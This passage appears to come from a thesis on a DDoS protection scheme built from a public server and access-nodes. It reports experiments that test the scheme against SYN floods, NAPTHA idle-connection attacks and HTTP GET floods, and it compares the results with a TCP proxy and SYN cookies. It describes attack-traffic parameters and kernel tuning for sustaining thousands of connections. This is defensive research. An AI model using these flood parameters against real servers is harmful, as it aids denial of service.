The access-node is targeted by attack flood to determine the effect on its performance. The access-node performance here is its effect on the protected server's throughput. According to the design, the access node does not reply to any packets, including TCP SYN requests, as long as the sender is not in its white list and only if the white listed sender is connecting to it's distinctive randomly assigned destination port. The result is that the TCP SYN flood from distributed attacking machines will be blocked by the access-node's firewall. So, only the up-link to the access node is flooded, however the down-link and the access node resources should be free for the actual clients in the white list.




Figure 4.13: The access-node protects the web server's performance

The result of the experiment shows that, even with attack rates of up to 146,000 requests per second, yet the access-node almost had no significant impact on the protected web server's throughput, see figures 4.13 and 4.14. This is unlike the ordinary TCP proxy that must receive every TCP SYN request from the attackers on behalf of the protected service provider, and also must reply to every request with a SYN/ACK response, which even occupies more bytes on the wire, thus affecting both the up-link and the down-link to the server, and therefore deteriorating the service level. Also TCP proxy protection cannot distinguish between multiple clients per single network since only source IP is used for that purpose, so if some source IP address is detected as malicious and blocked, therefore, collateral damage might be inevitable in this case. In addition, blocking at the access-node is based on the white list which does not grow larger with the increased size of attack, while in the TCP proxy case, the black list can grow significantly large due to a large attacking network.




Figure 4.14: Web server file transfer time with access-node protection vs. TCP SYN flooding attack

4.2.4.4 Experiment 6: Public Server Compared to TCP Proxy Protection

In theory, a TCP proxy can protect the web server from TCP based denial of service attacks. This experiment quantitatively compares the built public server to TCP proxy protection, evaluating their performances versus TCP SYN flooding attack..

The setup is to place the apache2.2 web server behind a TCP proxy. The TCP proxy is targeted by the attack sources, increasing the attack rate from 0 to 146,000 [requests/sec] and recording the throughput measured by the measurement tool (httping). The minimum, average, and maximum for every 10 data values per attack rate is recorded. Also for each data point, the minimum, average, and maximum server response time is recorded. Results are compared to the public server's serviceability for the same attack rates.

From figures 4.15 and 4.16, the TCP proxy protection could also extend the protected web server's serviceability to higher attack rates than it could handle with SYN cookies protection alone. However the measured performance for the protected server degrades with the increased volumes of attack traffic. On the other hand, the built public server prototype does also extend the serviceability of the protected web server, but without sacrificing any service quality. The TCP proxy introduces degradation of service due to attack rates greater than 2,000 [requests/sec]. On the other hand, the public server could withstand attack rates of up to




Figure 4.15: Probability of receiving service (serviceability): Public server vs. TCP proxy protection.

122,000 [requests/sec] with 100% serviceability and up to 146,000 [requests/sec] with 89% serviceability.




Figure 4.16: Web server throughput with TCP proxy protection versus TCP SYN flooding attacks. The TCP proxy protection degrades service level with increasing attack rates.

Figure 4.17 and 4.18 show the attack impact on the throughput and file transfer time from the server to the measurement source; three cases are shown, with SYN cookies alone, with TCP proxy protection, and with access-node protection. A 72 [MB] file is used for measurement. Figure 4.17 shows the measured throughput for the protected server with three protection methods in comparison. The throughput decreases to 13.89 [Mbps] in the case of TCP proxy protection at attack rated of 122,000 [requests/sec]. As shown in figure 4.18, the response time keeps increasing in case of the TCP proxy protection, due to attacks, up to 26 times compared to the original web server response time, while with access-node protection, an almost constant response time for the same attack rates is observed.

These results suggest that the victim will have to install redundant TCP proxies if the service level is to be kept unharmed, and therefore introducing an increase in the DDoS protection budget for victims. For example, for attack rates of 122,000 [requests/sec], one public server can be considered more efficient than 6 TCP proxies, since it can handle 6 times as much clients without service degradation, where performance is guaranteed at the selected access-nodes. This is valid since the response of the public server to the client (the redirection message) means a new connection for that client with an access-node that is not overloaded, and not under attack. This can be used as an attraction point to customers, if the system is to be advertised for marketing.




Figure 4.17: Performance comparison between SYN cookies protection, TCP proxy protection, and access-node protection versus TCP SYN flooding attacks.




Figure 4.18: Web server file transfer time versus attack rate. (file size = 72 MB): TCP proxy protection, SYN cookies protection and access-node protection.

4.2.4.5 Experiment 7: Access-node Performance vs. NAPTHA Attack

This experiment measures the effect of the number of TCP connections at the access-node on its performance. Performance evaluated is the access-node's impact on the measured throughput for the protected server. The developed attack tool described in section 4.1.4.1 (page 28) is configured to work as a NAPTHA attack tool. The test is to increase the number of open TCP connections to the access-node and keep them open, while evaluating the access-node's performance under such conditions. The number of idle TCP connections is increased from 0 to 5000. Notice that for each connection on the public side there is a corresponding one at the internal side of the access-node to a dummy server, thus the actual number of connections ranges from 0 to 10,000 idle connections. To make such amount of open connections possible at the access-node (and at the attack agent), the maximum number of open file descriptors is increased in the Linux kernel is increased using the "*ulimit*" command, as well as modifying the following system configuration values; *"net.core.somaxconn"*, *"net.core.netdev_max_backlog"*, *"fs.file-max"*, and *"kernel.threads-max"*.




Figure 4.19: Web server throughput versus the number of idle TCP connections at the access-node.

Figure 4.19 shows the access-node's effect on the web server throughput versus the number of idle TCP connections. There is almost no effect on the measured service level of the protected server, for the attack plotted levels. Figure 4.20 shows the protected web server file transfer time under the same conditions. On the other hand, the public server protocol does not allow an idle TCP connection from the first place, which is why performance measurements on the public server using the NAPTHA attack was not conducted.




Figure 4.20: Web server file transfer time (72MB) versus the number of idle TCP connections at the access-node.

4.2.5 System Testing Under Application Level Attacks

An HTTP server expects a standard HTTP traffic from the connected hosts, so using similar traffic for performing attacks on the servers becomes hard to detect and therefore block before reaching the victim. The victim must see the traffic first before determining its legitimacy. We select the HTTP GET flooding attack as an application level attack test tool, and implement it for this purpose. The public server, by design, handles the client's first HTTP GET request and should be resilient to such attack, while other forms of application level misbehavior can be easily stopped upon detection.

4.2.5.1 Experiment 8: HTTP GET Flood on Public Server

The objective of this experiment is to evaluate the public server performance under application level attacks. The public server performance is measured by its ability to reply to its legitimate clients with a valid redirection message containing the rented communication channel with some access-node. HTTP GET flood attack is the test tool. For a relative measure, the public server and an ordinary apache2.2 web server are put under attack, using the implemented application level flooding tool. The message for the application level attack tool is configured to target a valid victim server's resource. The performance for both servers is then measured and compared.




Figure 4.21: Web server throughput vs. HTTP GET flood attack.

The attack procedure is to have two attacking sources, each source generating x number of TCP connections to the victim server. On each TCP connection, 100 consecutive HTTP GET requests with 80 [ms] separation between requests are sent. Each request occupies 422 bytes on wire, so the attack rate per single TCP connection is approximately 12.5 requests per second. For each TCP connection, after the 100 requests are sent, the connection is closed and the attack is repeated through a new connection and so on. The attack rate is configured by configuring the value of x.

In the case of the attack on the public server, each attack source is restricted to one request per TCP connection, thus limiting the achievable attack rates by a set of attack sources. The attack sources only sends the request but does not complete the connection stages, i.e., never connects to the access-node, such case effect on the access node itself is evaluated in the next experiment.

Four rates are selected to demonstrate the results from carrying out this experiment, rate; R1 = 1875 requests/sec, R2 = 1250 requests/sec, R3 = 812.5 requests/sec, and R4 = 625 requests/sec.

The prototype public server survival of such attack is measured by computing its serviceability, described by its timely ability to rent a destination port and then reply with a standard HTTP redirection message to the client. Serviceability is measured using httping tool, where 500 consecutive connections asking for the same resource are opened to the public server during each attack rate, and the number of successfully serviced connections is divided by the total number of attempts. The maximum achievable attack rate we could achieve on the public server with the available resources is 100 [requests/sec] due to its restrictive nature. This is because of the limit of 1 request per TCP connection, this significantly reducing the achievable application level attack rate on the public server. The result is a 100% serviceability under such attack conditions. The average response time for the public server to the client request is measured equal to constant of 16.3 [ms] with and without the attack traffic.

On the other hand, figure 4.21 shows the impact of the performed HTTP GET flood on the ordinary apache2.2 server. Throughput is measured using Ixchariot tool. Attack is started at t = 5 seconds. For the rates R3 and R4, there is still service available from the server however the service quality for the server is highly degraded. For the rates R1 and R2, service from the ordinary web server is not available, i.e., complete denial of service (0 % serviceability). Obviously, these attack rates are several orders of magnitude less than these required for acheiving the same impact on the victim server. This suggests that, moving the attack type higher in the OSI reference model reduces the resource requirements on the attackers.

The public server implements a light protocol that is resilient to HTTP GET flood, which is the selected type of application level attack due to its similarity to the legitimate traffic. Other ways of flooding the public server should be easier to detect and therefore block without a sophisticated intrusion detection system (IDS).

The public server only handles one application level request and then closes with the client after serving it with the redirection message. More than one HTTP request per connection is not allowed buy the public server, however, such persistence is allowed if the client successfully completes the connection phase and connects to the access-node without fail. On the other hand , the ordinary server has two possible cases, either expect more than one request over the same TCP connection (keep alive on), or only one request per TCP connection, however, the former case is more practical and commonly implemented.

This experiment proves that the public server implementation is resilient to HTTP GET flood and eliminates the need for a sophisticated IDS. The results are in comparison to an ordinary HTTP server installing apache2.2. The achievable attack rate on the public server is 5 % of that on an ordinary server due to its simple but restrictive protocol. So if the attacker wants to succeed with his goals, he needs a 20 times larger attacking network (botnet) to achieve the same application level attack rates achievable on an ordinary server. Yet, according to Walfish et al. [28], this contradicts with the expectation that future botnets will become smaller and smarter. Otherwise, the attacker will have to switch to lower level attacks to achieve higher request rates.

4.2.5.2 Experiment 9: Indirect Application Level Reflection Attack on Access-node

This experiment evaluates the performance of the access node under an indirect application level reflection attack. Such attack occurs when the public server receives a flood of, seemingly, legitimate requests from several clients at the same time. The public server accordingly tries to rent a channel for each client and replies back to these clients, however, none of these clients show up at the access node. Such behavior causes the access node to temporally allocate resources which are unused. However as described in the implementation section, if the client does not utilize its assigned channel before t_c expires, then those resources are freed.

Each attacker is limited to one request per connection at the public server's side, thus significantly reducing the achievable application level request rate for a given set of attack machines. The amount of bytes transferred between the access node and the public server is measured experimentally for two attack rates 50 and 100 [requests/sec], (due to the limited number of used attack sources). Every HTTP GET request occupied 422 bytes on the wire. So, for the attack rate of 50 [requests/sec], the public server observers a combined traffic rate of 27.1 KB/s, i.e. 22.1 KB/s of application level traffic and 5 KB/s of TCP level traffic. For the attack rate of 100 [requests/sec], the same measured values were doubled. So, extrapolating these results, an application level attack rate of 100,000 [requests/sec], the total traffic reaching the public server will be equal to 54.2 MB/s.

So what about the effect of such rates on a single access node? We measure the traffic volume observed by the access node for the attack rates of 50 and 100 [requests/sec] and noticed that the access node receives from the public server traffic of 9 KB/s and 18 KB/s respectively. So the public server only reflects one third of the amount of application level traffic it is bombarded with. So the reflector attack on the access node through the public server will cause the attack volume to shrink by 66.6 %. This evaluation was considering the attack effect on the bandwidth.

From the results of experiments 8 and 9, the public server throttles the application level attack rates; 20 times reduction for the same attacking sources. Raising the bar for attackers, thus, requiring much largers botnets for generating the same level of attack rates on the public server. In addition, only one third of these attacks's bandwidth will be reflected to the access-node.

CHAPTER 5

ANALYTICAL INSPECTION AND DISCUSSION

The proposed system design may raise several concerns, mainly regarding; system efficiency against various DDoS attack scenarios, impact on the protected service quality, system ability to scale, and, the costs and tradeoffs that might necessitate from using such protection scheme, and also its superiority to other systems and under what conditions. This chapter provides analytical system examination and discussion of several related issues.

5.1 Delay Cost

The proposed defense scheme introduces two forms of additional delay overhead experienced by each client. Basically additional overhead can be in the form of, either; *initial connection delay* or *communication path delay*. These values are evaluated in chapter 4 only with respect to the effect of the prototype processing time with and without attacks. However, here the additional effects of the client, public sever, and access-node relative locations are considered.

5.1.1 Initial Connection Delay

Such delay results from the presence of the public server's role in the client's initial connection stages. Initial connection delay is basically the time taken since the client starts connecting to the public server until the public server's HTTP redirection message arrives at the client, or in other words, the time taken for a client to start communicating with the access-node for actual service. This additional time is imposed by the system as a result of the execution of the stages from 2 to 5, see figure 5.1. From the figure, it is clear that; the time taken by stages 2 and 5 is a function of the round trip time between the client and the public server ($RTT_{(C\text{-}PS)}$) which highly depends on the topological location of both entities plus the processing delay at the public server side $\sum D_{PS}$ taken to process; the first client message (between stage 2 and 3), and the access-node response message (between stage 4 and 5) which is typically equal to 3 [ms] according to system evaluation in chapter 4.




Figure 5.1: Overhead imposed by the system configuration: Initial connection overhead and communication path overhead.

